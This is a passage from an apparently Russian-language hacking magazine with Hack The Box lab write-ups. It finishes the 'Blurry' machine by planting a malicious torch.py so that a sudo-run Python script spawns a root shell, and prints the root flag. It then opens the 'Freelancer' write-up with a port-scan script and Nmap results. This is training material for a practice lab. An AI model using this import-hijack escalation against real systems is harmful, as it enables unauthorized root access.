
Теперь разберемся с исполняемым файлом. Утилита file сообщает, что это обычный скрипт на Bash. Внутри скрипта выполняется `/models/evaluate_model.py`, которому передается файл Pickle.



```
jippity@blurry:~ (0.164s)
file /usr/bin/evaluate_model
/usr/bin/evaluate_model: Bourne-Again shell script, ASCII text executable
jippity@blurry ~ (1.883s)
cat /usr/bin/evaluate_model
#!/bin/bash
# Evaluate a given model against our proprietary dataset.
# Security checks against model file included.

if [ "$#" -ne 1 ]; then
    /usr/bin/echo "Usage: $0 <path_to_model.pth>"
    exit 1
fi

MODEL_FILE="$1"
TEMP_DIR="/opt/temp"
PYTHON_SCRIPT="/models/evaluate_model.py"

/usr/bin/mkdir -p "$TEMP_DIR"

file_type=$(/usr/bin/file --brief "$MODEL_FILE")

# Extract based on file type
if [[ "$file_type" == *"POSIX tar archive"* ]]; then
    # POSIX tar archive (older PyTorch format)
    /usr/bin/tar -xf "$MODEL_FILE" -C "$TEMP_DIR"
elif [[ "$file_type" == *"Zip archive data"* ]]; then
    # Zip archive (newer PyTorch format)
    /usr/bin/unzip -q "$MODEL_FILE" -d "$TEMP_DIR"
else
    /usr/bin/echo "[!] Unknown or unsupported file format for $MODEL_FILE"
    exit 2
fi

/usr/bin/find "$TEMP_DIR" -type f \( -name "*.pkl" -o -name "pickle" \) -print0 | while IFS= read -r -d $'\0' extracted_pkl; do
    fickling_output=$(/usr/local/bin/fickling -s --json-output /dev/fd/1 "$extracted_pkl")

    if /usr/bin/echo "$fickling_output" | /usr/bin/jq -e 'select(.severity == "OVERTLY_MALICIOUS")' >/dev/null; then
        /usr/bin/echo "[!] Model $MODEL_FILE contains OVERTLY_MALICIOUS components and will be deleted."
        /bin/rm "$MODEL_FILE"
        break
    fi
done

/usr/bin/find "$TEMP_DIR" -type f -exec /bin/rm {} +
/bin/rm -rf "$TEMP_DIR"

if [ -f "$MODEL_FILE" ]; then
    /usr/bin/echo "[+] Model $MODEL_FILE is considered safe. Processing..."
    /usr/bin/python3 "$PYTHON_SCRIPT" "$MODEL_FILE"
fi
```

Содержимое файла evaluate_model.py


В каталоге `/models`, куда мы имеем право записи, уже присутствует pickle-файл `demo_model.pth`, который можно будет использовать для теста.



```
jippity@blurry /models (0.099s)
ls -la
total 1068
drwxrwxr-x  2 root jippity    4096 Aug 13 16:58 .
drwxr-xr-x 19 root root       4096 Jun  3 09:28 ..
-rw-r--r--  1 root root    1077880 May 30 04:39 demo_model.pth
-rw-r--r--  1 root root       2547 May 30 04:38 evaluate_model.py
```

Содержимое каталога /models

Проанализируем сам скрипт `evaluate_model.py`. Сразу обратим внимание на первую строку — `import torch`. Если мы создадим в каталоге со скриптом файл `torch.py`, то он будет выполнен перед всем скриптом.




```
jippity@blurry /models (0.205s)
cat evaluate_model.py
import torch
import torch.nn as nn
from torchvision import transforms
from torchvision.datasets import CIFAR10
from torch.utils.data import DataLoader, Subset
import numpy as np
import sys


class CustomCNN(nn.Module):
    def __init__(self):
        super(CustomCNN, self).__init__()
        self.conv1 = nn.Conv2d(in_channels=3, out_channels=16, kernel_size=3, padding=1)
        self.conv2 = nn.Conv2d(in_channels=16, out_channels=32, kernel_size=3, padding=1)
        self.pool = nn.MaxPool2d(kernel_size=2, stride=2, padding=0)
        self.fc1 = nn.Linear(in_features=32 * 8 * 8, out_features=128)
        self.fc2 = nn.Linear(in_features=128, out_features=10)
        self.relu = nn.ReLU()

    def forward(self, x):
        x = self.pool(self.relu(self.conv1(x)))
        x = self.pool(self.relu(self.conv2(x)))
        x = x.view(-1, 32 * 8 * 8)
        x = self.relu(self.fc1(x))
        x = self.fc2(x)
        return x
```

Содержимое файла evaluate_model.py

В файл `torch.py` запишем код, который будет запускать командную оболочку Bash. Так как у скрипта будут высокие привилегии, при запуске `evaluate_model` создастся шелл в контексте пользователя root.

```
echo 'import os; os.system("bash")' > /models/torch.py
```

```
sudo /usr/bin/evaluate_model /models/demo_model.pth
```



```
jippity@blurry /models
sudo /usr/bin/evaluate_model /models/demo_model.pth
[+] Model /models/demo_model.pth is considered safe. Processing...
root@blurry:/models# id
uid=0(root) gid=0(root) groups=0(root)
root@blurry:/models# cat /root/root.txt
0b6c29f8dbad225234fb13c4cabfeb82
root@blurry:/models#
```

Флаг рута

Машина захвачена!

HTB FREELANCER

Freelancer

OS	RELEASE DATE	DIFFICULTY	POINTS
Windows	01 Jun 2024	Hard	40

Атакуем Microsoft SQL Server и анализируем дамп памяти

RalfHacker
hackerralf8@gmail.com

Сегодня я покажу, как через запросы к серверу MS SQL можно получить сессию на хосте. Но прежде используем ошибку в логике приложения и повысим привилегии на сайте через IDOR. А получив доступ к Windows, вытащим учетные данные пользователя из дампа оперативной памяти и захватим контроллер домена, применив технику RBCD.

Наша цель — получение прав суперпользователя на машине Freelancer с учебной площадки Hack The Box. Уровень задания — сложный.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.5    freelancer.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).




```
Nmap scan report for freelancer.htb (10.10.11.5)
Host is up (0.12s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          nginx 1.25.5
|_http-server-header: nginx/1.25.5
|_http-title: Freelancer - Job Board & Hiring platform
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-08-07 20:50:19Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: freelancer.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: freelancer.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open  mc-nmf         .NET Message Framing
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 4h59m58s
| smb2-time:
|   date: 2024-08-07T20:50:26
|_  start_date: N/A
```

Результат работы скрипта

По результатам сканирования имеем много открытых портов:

- 53 — DNS;
- 80 (HTTP) — веб-сервер Nginx 1.25.5;
- 88 — Kerberos;
- 135 — служба удаленного вызова процедур (Microsoft RPC);
- 139 — служба сеансов NetBIOS, NetLogon;
- 389 — LDAP;
- 445 — SMB;
- 464 — служба смены пароля Kerberos;
- 593 (HTTP-RPC-EPMAP) — используется в службах DCOM и MS Exchange;
- 636 — LDAP с шифрованием SSL или TLS;
- 3268 (LDAP) — для доступа к Global Catalog от клиента к контроллеру;
- 3269 (LDAPS) — для доступа к Global Catalog от клиента к контроллеру через защищенное соединение;
- 5985 — служба удаленного управления WinRM;
- 9389 — веб-службы AD DS.

На SMB анонимной аутентификации нет, поэтому посмотрим, что там на веб-сервере.



